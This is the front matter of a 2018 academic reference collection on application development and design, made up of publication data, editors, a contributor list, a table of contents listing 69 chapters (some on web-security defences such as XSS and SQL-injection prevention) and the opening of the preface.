

Copyright 2018. Engineering Science Reference. All rights reserved.
May not be reproduced in any form without permission from the publisher, except fair uses permitted under U.S. or applicable copyright law

EBSCO Publishing : eBook Collection (EBSCOhost) - printed on 2/9/2023 9:17 AM via AN: 1576904 ; Information Resources Management Association, Application Development and Design : Concepts, Methodologies, Tools, and Applications
Account: ns335141

Application Development and Design:

Concepts, Methodologies, Tools, and Applications

Information Resources Management Association
USA

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Published in the United States of America by
IGI Global
Engineering Science Reference (an imprint of IGI Global)
701 E. Chocolate Avenue
Hershey PA, USA 17033
Tel: 717-533-8845
Fax: 717-533-8661
E-mail: cust@igi-global.com
Web site: http://www.igi-global.com

Copyright © 2018 by IGI Global. All rights reserved. No part of this publication may be reproduced, stored or distributed in any form or by any means, electronic or mechanical, including photocopying, without written permission from the publisher. Product or company names used in this set are for identification purposes only. Inclusion of the names of the products or companies does not indicate a claim of ownership by IGI Global of the trademark or registered trademark.

Library of Congress Cataloging-in-Publication Data

Names: Information Resources Management Association, editor.
Title: Application development and design : concepts, methodologies, tools, and applications / Information Resources Management Association, editor.
Description: Hershey, PA : Engineering Science Reference, [2018] | Includes bibliographical references.
Identifiers: LCCN 2017018122| ISBN 9781522534228 (hardcover) | ISBN 9781522534235 (ebook)
Subjects: LCSH: Application software--Development.
Classification: LCC QA76.76.A65 A647 2018 | DDC 005.3--dc23 LC record available at https://lccn.loc.gov/2017018122

British Cataloguing in Publication Data
A Cataloguing in Publication record for this book is available from the British Library.

All work contributed to this book is new, previously-unpublished material. The views expressed in this book are those of the authors, but not necessarily of the publisher.

For electronic access to this publication, please contact: eresources@igi-global.com.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Editor-in-Chief

Mehdi Khosrow-Pour, DBA
Information Resources Management Association, USA

Associate Editors

Steve Clarke, *University of Hull, UK*
Murray E. Jennex, *San Diego State University, USA*
Annie Becker, *Florida Institute of Technology, USA*
Ari-Veikko Anttiroiko, *University of Tampere, Finland*

Editorial Advisory Board

Sherif Kamel, *American University in Cairo, Egypt*
In Lee, *Western Illinois University, USA*
Jerzy Kisielnicki, *Warsaw University, Poland*
Amar Gupta, *Arizona University, USA*
Craig van Slyke, *University of Central Florida, USA*
John Wang, *Montclair State University, USA*
Vishanth Weerakkody, *Brunel University, UK*

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

List of Contributors

Agresta, Thomas / *University of Connecticut Health Center, USA* 659
Ahuja, Sanjay P. / *University of North Florida, USA* 292
Akour, Mohammed / *Yarmouk University, Jordan* 441
Akrout, Rim / *CNRS, LAAS, France & LAAS, Université de Toulouse, France* 1073
Alata, Éric / *CNRS, LAAS, France & INSA, LAAS, Université de Toulouse, France* 1073
Aljawarneh, Shadi A / *Jordan University of Science and Technology, Jordan* 1284
Almeida, Leonelo D. A. / *Federal University of Technology-Paraná (UTFPR), Brazil* 479
Alor-Hernández, Giner / *Instituto Tecnológico de Orizaba, Mexico* 1,104,709,1598
Alsmadi, Izzat / *University of Texas A&M, USA* 530
Altayar, Mohammed / *Al Imam Mohammad Ibn Saud Islamic University (IMSIU), Saudi Arabia* 1371
Arif, Fahim / *National University of Sciences and Technology, Pakistan* 397
Asghar, Sohail / *COMSATS Institute of Information Technology, Pakistan* 861
Atzeni, Andrea / *Politecnico di Torino, Italy* 539
Bachy, Yann / *CNRS, LAAS, France & LAAS, Université de Toulouse, France* 1073
Badve, Omkar / *National Institute of Technology Kurukshetra, India* 1525
Baghbaniyazdi, Sina / *University of Tehran, Iran* 1552
Balasubramanian, Kannan / *Mepco Schlenk Engineering College, India* 384,1240,1312
Baranauskas, M. Cecília C. / *University of Campinas (UNICAMP), Brazil* 479
Becerra, Jorge Luis Risco / *University of São Paulo – Escola Politécnica, Brazil* 416
Bermingham, Nevan / *Dublin Institute of Technology, Ireland* 1343
Blechner, Michael / *University of Connecticut Health Center, USA* 659
Boniface, Michael / *IT Innovation Centre, University of Southampton, UK* 1568
Bonnin, Jean-Marie / *Telecom Bretagne / IRISA, France* 565
Bouabdallah, Ahmed / *Institut Mines-Telecom, France* 565
Bouchrika, Imed / *University of Souk Ahras, Algeria* 756
Braud, Arnaud / *Orange Labs, France* 565
Carlin, Sean / *University of Ulster, UK* 1508
Chang, Elizabeth / *Curtin University, Australia* 988,1023
Chaudhary, Pooja / *National Institute of Technology Kurukshetra, India* 216,879
Chauhan, D.S. / *Uttarakhand Technical University, India* 1204
Chen, Edward T. / *University of Massachusetts – Lowell, USA* 1443
Chen, Wei-Chuen / *Kennesaw State University, USA* 972
Ciancarini, Paolo / *University of Bologna, Italy* 138
Cochrane, Todd / *Nelson Marlborough Institute of Technology, New Zealand* 607

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Colombo-Mendoza, Luis Omar / *Instituto Tecnológico de Orizaba, Mexico*..... 1,104,709,1598
Cueva-Fernandez, Guillermo / *University of Oviedo, Spain* 593
Curran, Kevin / *University of Ulster, UK*..... 1508
Davis, Jon / *Curtin University, Australia* 988,1023
Davis, Niki E. / *University of Canterbury, New Zealand*..... 607
Demurjian, Steven A. / *University of Connecticut, USA*..... 335,659
Dey, Sounak / *TCS Research and Innovation, India* 947
Di Francescomarino, Chiara / *Fondazione Bruno Kessler (CIT), Italy*..... 248
Dubielewicz, Iwona / *Wroclaw University of Technology, Poland* 837
Dutta, Kamlesh / *National Institute of Technology, India*..... 1204
Ekhlassi, Amir / *University of Tehran, Iran* 1552
Engen, Vegard / *IT Innovation Centre, University of Southampton, UK*..... 1568
Espada, Jordán Pascual / *University of Oviedo, Spain* 593
Faily, Shamal / *University of Oxford, UK* 539
Falah, Bouchaib / *Al Akhawayn University, Morocco*..... 441
Fernandes, João M. / *Universidade do Minho, Portugal* 90
Ferreira, André L. / *Universidade do Minho, Portugal* 90
García-Díaz, Vicente / *University of Oviedo, Spain*..... 593
Gorácz, Ákos Zoltán / *University of Szeged, Hungary* 1095
Gupta, B. B. / *National Institute of Technology Kurukshetra, India* 216,879,910,1525
Gupta, Shashank / *National Institute of Technology Kurukshetra, India* 216,879,910,1525
Gupta, Varun / *Jawaharlal Nehru Govt. Engineering College, India* 1204
Gyamfi, Albert / *Aalborg University, Denmark* 928
Haddad, Hisham / *Kennesaw State University, USA* 778
Harrati, Nouzha / *University of Souk Ahras, Algeria*..... 756
Hnatkowska, Bogumiła / *Wroclaw University of Technology, Poland* 837
Hussain, Fiaz / *University of Bedfordshire, UK*..... 1418
Hussain, Tasawar / *Mohammad Ali Jinnah University, Pakistan* 861
Huzar, Zbigniew / *Wroclaw University of Technology, Poland*..... 837
Iltchev, Petre / *Medical University of Lodz, Poland* 1391
Janczukowicz, Ewa / *Orange Labs, France* 565
Kaâniche, Mohamed / *CNRS, LAAS, France & Université de Toulouse, France*..... 1073
Kaur, Kulwant / *Punjab Technical University, India*..... 1148
Kaur, Parminder / *Guru Nanak Dev University, India*..... 1148
Kaur, Sukhpuneet / *Punjab Technical University, India* 1148
Kefalakis, Nikos / *Athens Information Technology, Greece* 455
Kertesz, Attila / *University of Szeged, Hungary*..... 1095
Khan, Wajid / *University of Bedfordshire, UK*..... 1418
Ladjailia, Ammar / *University of Souk Ahras, Algeria*..... 756
Lal, Prerna / *International Management Institute, India* 1225
Lemus, Cuauhtémoc / *Research Centre in Mathematics (CIMAT, A.C.), Mexico*..... 416
Lubensky, David / *IBM T. J. Watson Research Center, USA* 1121
Ludinard, Romaric / *Supélec, France* 1073
Lyle, John / *University of Oxford, UK* 539
Mackey, Julie / *University of Canterbury, New Zealand*..... 607
Mahfouf, Zohra / *University of Souk Ahras, Algeria* 756

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Marchetto, Alessandro / *Independent Researcher, Italy* 248
Marczak, Michał / *Medical University of Lodz, Poland* 1391
Markkula, Jouni / *University of Oulu, Finland* 501
Marquezan, Clarissa Cassales / *The Ruhr Institute for Software Technology, Paluno, University of Duisburg-Essen, Germany* 1568
Mawangi, Edward / *Kennesaw State University, USA* 972
Mazhelis, Oleksiy / *University of Jyväskylä, Finland* 501
McMahon, Joseph / *University of Ulster, UK* 1508
Menemencioğlu, Oğuzhan / *Karabük University, Turkey* 1491
Metzger, Andreas / *The Ruhr Institute for Software Technology, Paluno, University of Duisburg-Essen, Germany* 1568
Minhas, Nasir Mehmood / *Pir Mehr Ali Shah Arid Agriculture University, Pakistan* 397
Mishra, Devendra Kumar / *Amity University, Madhya Pradesh, India* 743
Mishra, Jibitesh / *College of Engineering and Technology, India* 1174
Misra, Rachita / *C.V. Raman College of Engineering, India* 18
Misra, Rajnish Kumar / *Jaypee Institute of Information Technology, India* 1466
Mukherjee, Arijit / *TCS Research and Innovation, India* 947
Munetoh, Seiji / *The Graduate University for Advanced Studies (SOKENDAI), Japan & IBM Research, Japan* 192
Naik, Kabita Rani / *College of Engineering and Technology, India* 1174
Nicolae, Dragos / *National College "Radu Greceanu" – Slatina, Romania* 1590
Nicomette, Vincent / *CNRS, LAAS, France & INSA, LAAS, Université de Toulouse, France* 1073
North, Sarah / *Kennesaw State University, USA* 972
Orak, İlhami Muharrem / *Karabük University, Turkey* 1491
Oukemeni, Samia / *Al Akhawayn University, Morocco* 441
Panda, Bijayalaxmi / *C.V. Raman College of Engineering, India* 18
Pang, Chung-Yeung / *Seveco AG, Switzerland* 57,155
Panigrahi, Chhabi Rani / *C.V. Raman College of Engineering, India* 18
Pati, Bibudhendu / *C.V. Raman College of Engineering, India* 18
Pesantes, Mery / *Research Centre in Mathematics (CIMAT, A.C.), Mexico* 416
Pflanzner, Tamas / *University of Szeged, Hungary* 1095
Phillips, Stephen C. / *IT Innovation Centre, University of Southampton, UK* 1568
Pistoia, Marco / *IBM Corporation, USA* 1121
Pohl, Klaus / *The Ruhr Institute for Software Technology, Paluno, University of Duisburg-Essen, Germany* 1568
Popescu, Doru Anastasiu / *University of Pitesti, Romania* 1590
Prakash, Edmond C. / *University of Bedfordshire, UK* 1418
Prendergast, Mark / *Trinity College Dublin, Ireland* 1343
Purohit, Shivani K. / *Manoharbhai Patel Institute of Engineering and Technology (MIET), India* 625
Ramaswamy, Srini / *BU Power Generation at ABB, India* 315
Ray, Loye Lynn / *University of Maryland University College, USA* 370
Rosales-Morales, Viviana Yarel / *Instituto Tecnológico de Orizaba, Mexico* 1,104,709,1598
Russo, Stefano / *University of Naples Federico II, Italy* 138
Saeeda, Hina / *National University of Sciences and Technology, Pakistan* 397
Sakhdari, Kamal / *University of Tehran, Iran* 1552

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Saripalle, Rishi Kanth / *University of Connecticut, USA* 335,659
Shahriar, Hossain / *Kennesaw State University, USA* 778,972
Sharma, Ashish K. / *Manoharbhai Patel Institute of Engineering and Technology (MIET), India* 625
Sharma, Dinesh / *Amity University, Madhya Pradesh, India* 743
Singh, Hardeep / *Guru Nanak Dev University, India* 1148
Śliwczyński, Andrzej / *Medical University of Lodz, Poland* 1391
Soldatos, John / *Athens Information Technology, Greece* 455
Soni, Neha / *University of North Florida, USA* 292
Szynkiewicz, Potr / *Prometriq Ltd., Poland* 1391
Tian, Kun / *University of Wisconsin, USA* 1294
Tornyai, Roland / *University of Szeged, Hungary* 1095
Totel, Éric / *Supélec, France* 1073
Tripp, Omer / *IBM T. J. Watson Research Center, USA* 1121
Tronel, Frédéric / *Supélec, France* 1073
Tuffin, Stéphane / *Orange Labs, France* 565
Turel, Vehbi / *The University of Bingol, Turkey* 798
Tuzinkiewicz, Lech / *Wroclaw University of Technology, Poland* 837
Vera, Pablo Martin / *National University of La Matanza, Argentina* 686
Wahi, Ashok Kumar / *Jaypee Institute of Information Technology, India* 1466
Walk, Paul / *EDINA, University of Edinburgh, UK* 727
Waraich, Atif / *Manchester Metropolitan University, UK* 798
Yoshioka, Nobukazu / *National Institute of Informatics (NII), Japan & The Graduate University for Advanced Studies (SOKENDAI), Japan* 192
Yu, Liguo / *Indiana University – South Bend, USA* 315
Zimeras, S. / *University of the Aegean, Greece* 1275
Zlatev, Zlatko / *IT Innovation Centre, University of Southampton, UK* 1568

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table of Contents

Preface xix

Volume I

Section 1
Fundamental Concepts and Theories

Chapter 1
Basic Concepts on RIAs 1
Giner Alor-Hernández, Instituto Tecnológico de Orizaba, Mexico
Viviana Yarel Rosales-Morales, Instituto Tecnológico de Orizaba, Mexico
Luis Omar Colombo-Mendoza, Instituto Tecnológico de Orizaba, Mexico

Chapter 2
Software Design 18
Rachita Misra, C.V. Raman College of Engineering, India
Chhabi Rani Panigrahi, C.V. Raman College of Engineering, India
Bijayalaxmi Panda, C.V. Raman College of Engineering, India
Bibudhendu Pati, C.V. Raman College of Engineering, India

Chapter 3
Ten Years of Experience with Agile and Model-Driven Software Development in a Legacy Platform 57
Chung-Yeung Pang, Seveco AG, Switzerland

Chapter 4
Quality Attributes for Mobile Applications 90
João M. Fernandes, Universidade do Minho, Portugal
André L. Ferreira, Universidade do Minho, Portugal

Chapter 5
An Overview of RIAs Development Tools 104
Giner Alor-Hernández, Instituto Tecnológico de Orizaba, Mexico
Viviana Yarel Rosales-Morales, Instituto Tecnológico de Orizaba, Mexico
Luis Omar Colombo-Mendoza, Instituto Tecnológico de Orizaba, Mexico

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 6
Teaching Software Architecture in Industrial and Academic Contexts: Similarities and Differences 138
Paolo Ciancarini, University of Bologna, Italy
Stefano Russo, University of Naples Federico II, Italy

Chapter 7
An Agile Architecture for a Legacy Enterprise IT System 155
Chung-Yeung Pang, Seveco AG, Switzerland

Section 2
Development and Design Methodologies

Chapter 8
Method Using Command Abstraction Library for Iterative Testing Security of Web Applications 192
Seiji Munetoh, The Graduate University for Advanced Studies (SOKENDAI), Japan & IBM Research, Japan
Nobukazu Yoshioka, National Institute of Informatics (NII), Japan & The Graduate University for Advanced Studies (SOKENDAI), Japan

Chapter 9
Enhancing the Browser-Side Context-Aware Sanitization of Suspicious HTML5 Code for Halting the DOM-Based XSS Vulnerabilities in Cloud 216
B. B. Gupta, National Institute of Technology Kurukshetra, India
Shashank Gupta, National Institute of Technology Kurukshetra, India
Pooja Chaudhary, National Institute of Technology Kurukshetra, India

Chapter 10
Recovery and Refinement of Business Process Models for Web Applications 248
Alessandro Marchetto, Independent Researcher, Italy
Chiara Di Francescomarino, Fondazione Bruno Kessler (CIT), Italy

Chapter 11
Performance Evaluation of Public IaaS Clouds for Web 2.0 Applications Using CloudStone Benchmark 292
Sanjay P. Ahuja, University of North Florida, USA
Neha Soni, University of North Florida, USA

Chapter 12
An Empirical Study of the Effect of Design Patterns on Class Structural Quality 315
Liguo Yu, Indiana University – South Bend, USA
Srini Ramaswamy, BU Power Generation at ABB, India

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 13
Attaining Semantic Enterprise Interoperability Through Ontology Architectural Patterns 335
Rishi Kanth Saripalle, University of Connecticut, USA
Steven A. Demurjian, University of Connecticut, USA

Chapter 14
Countering Cross-Site Scripting in Web-Based Applications 370
Loye Lynn Ray, University of Maryland University College, USA

Chapter 15
Developing Security Enabled Applications for Web Commerce 384
Kannan Balasubramanian, Mepco Schlenk Engineering College, India

Chapter 16
Usability Software Engineering Testing Experimentation for Android-Based Web Applications: Usability Engineering Testing for Online Learning Management System 397
Hina Saeeda, National University of Sciences and Technology, Pakistan
Fahim Arif, National University of Sciences and Technology, Pakistan
Nasir Mehmood Minhas, Pir Mehr Ali Shah Arid Agriculture University, Pakistan

Chapter 17
A Method to Design a Software Process Architecture in a Multimodel Environment: An Overview 416
Mery Pesantes, Research Centre in Mathematics (CIMAT, A.C.), Mexico
Jorge Luis Risco Becerra, University of São Paulo – Escola Politécnica, Brazil
Cuauhtémoc Lemus, Research Centre in Mathematics (CIMAT, A.C.), Mexico

Chapter 18
An Alternative Threat Model-Based Approach for Security Testing 441
Bouchaib Falah, Al Akhawayn University, Morocco
Mohammed Akour, Yarmouk University, Jordan
Samia Oukemeni, Al Akhawayn University, Morocco

Chapter 19
An Integrated Development Environment for RFID Applications 455
Nikos Kefalakis, Athens Information Technology, Greece
John Soldatos, Athens Information Technology, Greece

Chapter 20
A Roadmap on Awareness of Others in Accessible Collaborative Rich Internet Applications 479
Leonelo D. A. Almeida, Federal University of Technology-Paraná (UTFPR), Brazil
M. Cecília C. Baranauskas, University of Campinas (UNICAMP), Brazil

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 21
A Generic Architectural Model Approach for Efficient Utilization of Patterns: Application in the Mobile Domain 501
Jouni Markkula, University of Oulu, Finland
Oleksiy Mazhelis, University of Jyväskylä, Finland

Volume II

Chapter 22
User Interface Design in Isolation from Underlying Code and Environment 530
Izzat Alsmadi, University of Texas A&M, USA

Chapter 23
Developing Secure, Unified, Multi-Device, and Multi-Domain Platforms: A Case Study from the Webinos Project 539
Andrea Atzeni, Politecnico di Torino, Italy
John Lyle, University of Oxford, UK
Shamal Faily, University of Oxford, UK

Chapter 24
Firefox OS Ecosystem: Ambitions and Limits of an Open Source Operating System for Mobile Devices 565
Ewa Janczukowicz, Orange Labs, France
Ahmed Bouabdallah, Institut Mines-Telecom, France
Arnaud Braud, Orange Labs, France
Stéphane Tuffin, Orange Labs, France
Jean-Marie Bonnin, Telecom Bretagne / IRISA, France

Chapter 25
Voice Application Generator Platform for Real Time Multimedia Vehicle Sensor Based Notifications 593
Guillermo Cueva-Fernandez, University of Oviedo, Spain
Jordán Pascual Espada, University of Oviedo, Spain
Vicente García-Díaz, University of Oviedo, Spain

Chapter 26
Design-Based Research with AGILE Sprints to Produce MUVES in Vocational Education 607
Todd Cochrane, Nelson Marlborough Institute of Technology, New Zealand
Niki E. Davis, University of Canterbury, New Zealand
Julie Mackey, University of Canterbury, New Zealand

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 27
Development of Data Mining Driven Software Tool to Forecast the Customer Requirement for Quality Function Deployment 625
Shivani K. Purohit, Manoharbhai Patel Institute of Engineering and Technology (MIET), India
Ashish K. Sharma, Manoharbhai Patel Institute of Engineering and Technology (MIET), India

Chapter 28
HOD2MLC: Hybrid Ontology Design and Development Model With Lifecycle 659
Rishi Kanth Saripalle, Illinois State University, USA
Steven A. Demurjian, University of Connecticut, USA
Michael Blechner, University of Connecticut Health Center, USA
Thomas Agresta, University of Connecticut Health Center, USA

Chapter 29
Component Based Model Driven Development: An Approach for Creating Mobile Web Applications From Design Models 686
Pablo Martin Vera, National University of La Matanza, Argentina

Chapter 30
Aspect-Oriented Programming (AOP) Support on RIAs Development 709
Giner Alor-Hernández, Instituto Tecnológico de Orizaba, Mexico
Viviana Yarel Rosales-Morales, Instituto Tecnológico de Orizaba, Mexico
Luis Omar Colombo-Mendoza, Instituto Tecnológico de Orizaba, Mexico

Chapter 31
The Development of an Optimised Metadata Application Profile 727
Paul Walk, EDINA, University of Edinburgh, UK

Chapter 32
A Role of Enterprise Service Bus in Building Web Services 743
Dinesh Sharma, Amity University, Madhya Pradesh, India
Devendra Kumar Mishra, Amity University, Madhya Pradesh, India

Chapter 33
Evaluation Methods for E-Learning Applications in Terms of User Satisfaction and Interface Usability 756
Nouzha Harrati, University of Souk Ahras, Algeria
Imed Bouchrika, University of Souk Ahras, Algeria
Zohra Mahfouf, University of Souk Ahras, Algeria
Ammar Ladjailia, University of Souk Ahras, Algeria

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 34
Fuzzy Rule-Based Vulnerability Assessment Framework for Web Applications 778
Hossain Shahriar, Kennesaw State University, USA
Hisham Haddad, Kennesaw State University, USA

Chapter 35
Design of the While Listening Activities in Interactive Multimedia Listening Software 798
Vehbi Turel, The University of Bingol, Turkey
Atif Waraich, Manchester Metropolitan University, UK

Chapter 36
Quality Assurance in Agile Software Development 837
Iwona Dubielewicz, Wroclaw University of Technology, Poland
Bogumiła Hnatkowska, Wroclaw University of Technology, Poland
Zbigniew Huzar, Wroclaw University of Technology, Poland
Lech Tuzinkiewicz, Wroclaw University of Technology, Poland

Section 3
Tools and Technologies

Chapter 37
A Web Backtracking Technique for Fraud Detection in Financial Applications 861
Tasawar Hussain, Mohammad Ali Jinnah University, Pakistan
Sohail Asghar, COMSATS Institute of Information Technology, Pakistan

Chapter 38
Auditing Defense Against XSS Worms in Online Social Network-Based Web Applications 879
Pooja Chaudhary, National Institute of Technology Kurukshetra, India
Shashank Gupta, National Institute of Technology Kurukshetra, India
B. B. Gupta, National Institute of Technology Kurukshetra, India

Chapter 39
BDS: Browser Dependent XSS Sanitizer 910
Shashank Gupta, National Institute of Technology Kurukshtra, India
B. B. Gupta, National Institute of Technology Kurukshtra, India

Chapter 40
The Impact of Media Richness on the Usage of Web 2.0 Services for Knowledge Transfer 928
Albert Gyamfi, Aalborg University, Denmark

Chapter 41
Towards Automation of IoT Analytics: An Ontology-Driven Approach 947
Sounak Dey, TCS Research and Innovation, India
Arijit Mukherjee, TCS Research and Innovation, India

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 42
Information Theoretic XSS Attack Detection in Web Applications 972
Hossain Shahriar, Kennesaw State University, USA
Sarah North, Kennesaw State University, USA
Wei-Chuen Chen, Kennesaw State University, USA
Edward Mawangi, Kennesaw State University, USA

Chapter 43
Variant Logic for Model Driven Applications 988
Jon Davis, Curtin University, Australia
Elizabeth Chang, Curtin University, Australia

Volume III

Chapter 44
Optimized and Distributed Variant Logic for Model-Driven Applications 1023
Jon Davis, Curtin University, Australia
Elizabeth Chang, University of New South Wales, Australia & Australian Defence Force Academy, Australia

Chapter 45
An Invariant-Based Approach for Detecting Attacks Against Data in Web Applications 1073
Romaric Ludinard, Supélec, France
Éric Totel, Supélec, France
Frédéric Tronel, Supélec, France
Vincent Nicomette, CNRS, LAAS, France & INSA, LAAS, Université de Toulouse, France
Mohamed Kaâniche, CNRS, LAAS, France & Université de Toulouse, France
Éric Alata, CNRS, LAAS, France & INSA, LAAS, Université de Toulouse, France
Rim Akrout, CNRS, LAAS, France & LAAS, Université de Toulouse, France
Yann Bachy, CNRS, LAAS, France & LAAS, Université de Toulouse, France

Chapter 46
Characterizing PaaS Solutions Enabling Cloud Federations 1095
Tamas Pflanzner, University of Szeged, Hungary
Roland Tornyai, University of Szeged, Hungary
Ákos Zoltán Gorácz, University of Szeged, Hungary
Attila Kertesz, University of Szeged, Hungary

Chapter 47
Combining Static Code Analysis and Machine Learning for Automatic Detection of Security Vulnerabilities in Mobile Apps 1121
Marco Pistoia, IBM Corporation, USA
Omer Tripp, IBM T. J. Watson Research Center, USA
David Lubensky, IBM T. J. Watson Research Center, USA

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 48
An Empirical Study of Usability Metric for Websites 1148
Sukhpuneet Kaur, Punjab Technical University, India
Kulwant Kaur, Punjab Technical University, India
Hardeep Singh, Guru Nanak Dev University, India
Parminder Kaur, Guru Nanak Dev University, India

Section 4
Utilization and Applications

Chapter 49
Quantitative Evaluation of Web2.0 Application 1174
Jibitesh Mishra, College of Engineering and Technology, India
Kabita Rani Naik, College of Engineering and Technology, India

Chapter 50
Requirement Prioritization of Complex Web 2.0 Application Based on Effects on Regression Testing: A Hybrid Approach 1204
Varun Gupta, Jawaharlal Nehru Govt. Engineering College, India
D.S. Chauhan, Uttarakhand Technical University, India
Kamlesh Dutta, National Institute of Technology, India

Chapter 51
Leveraging Web 2.0 for Online Learning 1225
Prerna Lal, International Management Institute, India

Chapter 52
Prevention of SQL Injection Attacks in Web Browsers 1240
Kannan Balasubramanian, Mepco Schlenk Engineering College, India

Chapter 53
Web Service Evaluation Using Probabilistic Models 1275
S. Zimeras, University of the Aegean, Greece

Chapter 54
Analysis of Data Validation Techniques for Online Banking Services 1284
Shadi A Aljawarneh, Jordan University of Science and Technology, Jordan

Chapter 55
Adding More Agility to Software Product Line Methods: A Feasibility Study on Its Customization Using Agile Practices 1294
Kun Tian, University of Wisconsin, USA

Chapter 56
Web Application Vulnerabilities and Their Countermeasures 1312
Kannan Balasubramanian, Mepco Schlenk Engineering College, India

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 57
Bespoke Mobile Application Development: Facilitating Transition of Foundation Students to Higher Education 1343
Nevan Bermingham, Dublin Institute of Technology, Ireland
Mark Prendergast, Trinity College Dublin, Ireland

Chapter 58
Investigating the Use of Web 2.0 Technologies and Their Presence in Saudi Government Agencies' Websites 1371
Mohammed Altayar, Al Imam Mohammad Ibn Saud Islamic University (IMSIU), Saudi Arabia

Chapter 59
Mobile Health Applications Assisting Patients With Chronic Diseases: Examples From Asthma Care 1391
Petre Iltchev, Medical University of Lodz, Poland
Andrzej Śliwczyński, Medical University of Lodz, Poland
Potr Szynkiewicz, Prometriq Ltd., Poland
Michał Marczak, Medical University of Lodz, Poland

Chapter 60
Web 2.0 Mash-Up System for Real Time Data Visualisation and Analysis Using OSS 1418
Wajid Khan, University of Bedfordshire, UK
Fiaz Hussain, University of Bedfordshire, UK
Edmond C. Prakash, University of Bedfordshire, UK

Section 5
Organizational and Social Implications

Chapter 61
Web 2.0 and Social Media in Today's Business World 1443
Edward T. Chen, University of Massachusetts – Lowell, USA

Chapter 62
Success in the Web 2.0 Ecosystem: Exploring the State and Determinants in Indian Businesses 1466
Ashok Kumar Wahi, Jaypee Institute of Information Technology, India
Rajnish Kumar Misra, Jaypee Institute of Information Technology, India

Chapter 63
A Simple Solution to Prevent Parameter Tampering in Web Applications 1491
Oğuzhan Menemencioğlu, Karabük University, Turkey
İlhami Muharrem Orak, Karabük University, Turkey

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 64
Common Problems Faced When Developing Applications for Mobile Devices 1508
Kevin Curran, University of Ulster, UK
Sean Carlin, University of Ulster, UK
Joseph McMahon, University of Ulster, UK

Chapter 65
Reviewing the Security Features in Contemporary Security Policies and Models for Multiple Platforms 1525
Omkar Badve, National Institute of Technology Kurukshetra, India
B. B. Gupta, National Institute of Technology Kurukshetra, India
Shashank Gupta, National Institute of Technology Kurukshetra, India

Chapter 66
Factors Affecting the Adoption of Entertainment Mobile Applications in Iran: An Integrated Framework 1552
Sina Baghbaniyazdi, University of Tehran, Iran
Amir Ekhlassi, University of Tehran, Iran
Kamal Sakhdari, University of Tehran, Iran

Section 6
Emerging Trends

Chapter 67
Adaptive Future Internet Applications: Opportunities and Challenges for Adaptive Web Services Technology 1568
Clarissa Cassales Marquezan, The Ruhr Institute for Software Technology, Paluno, University of Duisburg-Essen, Germany
Andreas Metzger, The Ruhr Institute for Software Technology, Paluno, University of Duisburg-Essen, Germany
Klaus Pohl, The Ruhr Institute for Software Technology, Paluno, University of Duisburg-Essen, Germany
Vegard Engen, IT Innovation Centre, University of Southampton, UK
Michael Boniface, IT Innovation Centre, University of Southampton, UK
Stephen C. Phillips, IT Innovation Centre, University of Southampton, UK
Zlatko Zlatev, IT Innovation Centre, University of Southampton, UK

Chapter 68
Degree of Similarity of Web Applications 1590
Doru Anastasiu Popescu, University of Pitesti, Romania
Dragos Nicolae, National College "Radu Greceanu" – Slatina, Romania

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 69
New Trends on RIAs Development 1598
Giner Alor-Hernández, Instituto Tecnológico de Orizaba, Mexico
Viviana Yarel Rosales-Morales, Instituto Tecnológico de Orizaba, Mexico
Luis Omar Colombo-Mendoza, Instituto Tecnológico de Orizaba, Mexico

Index xxi

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Preface

The constantly changing landscape of Application Development and Design makes it challenging for experts and practitioners to stay informed of the field's most up-to-date research. That is why Engineering Science Reference is pleased to offer this three-volume reference collection that will empower students, researchers, and academicians with a strong understanding of critical issues within Application Development and Design by providing both broad and detailed perspectives on cutting-edge theories and developments. This reference is designed to act as a single reference source on conceptual, methodological, technical, and managerial issues, as well as to provide insight into emerging trends and future opportunities within the discipline.

Application Development and Design: Concepts, Methodologies, Tools, and Applications is organized into six distinct sections that provide comprehensive coverage of important topics. The sections are:

1. Fundamental Concepts and Theories;
2. Development and Design Methodologies;
3. Tools and Technologies;
4. Utilization and Applications;
5. Organizational and Social Implications; and
6. Emerging Trends.

The following paragraphs provide a summary of what to expect from this invaluable reference tool.

Section 1, "Fundamental Concepts and Theories," serves as a foundation for this extensive reference tool by addressing crucial theories essential to the understanding of Application Development and Design. Introducing the book is "Basic Concepts on RIAs" by Giner Alor-Hernández, Viviana Yarel Rosales-Morales, and Luis Omar Colombo-Mendoza, a great foundation laying the groundwork for the basic concepts and theories that will be discussed throughout the rest of the book. Section 1 concludes and leads into the following portion of the book with a nice segue chapter, "An Agile Architecture for a Legacy Enterprise IT System" by Chung-Yeung Pang.

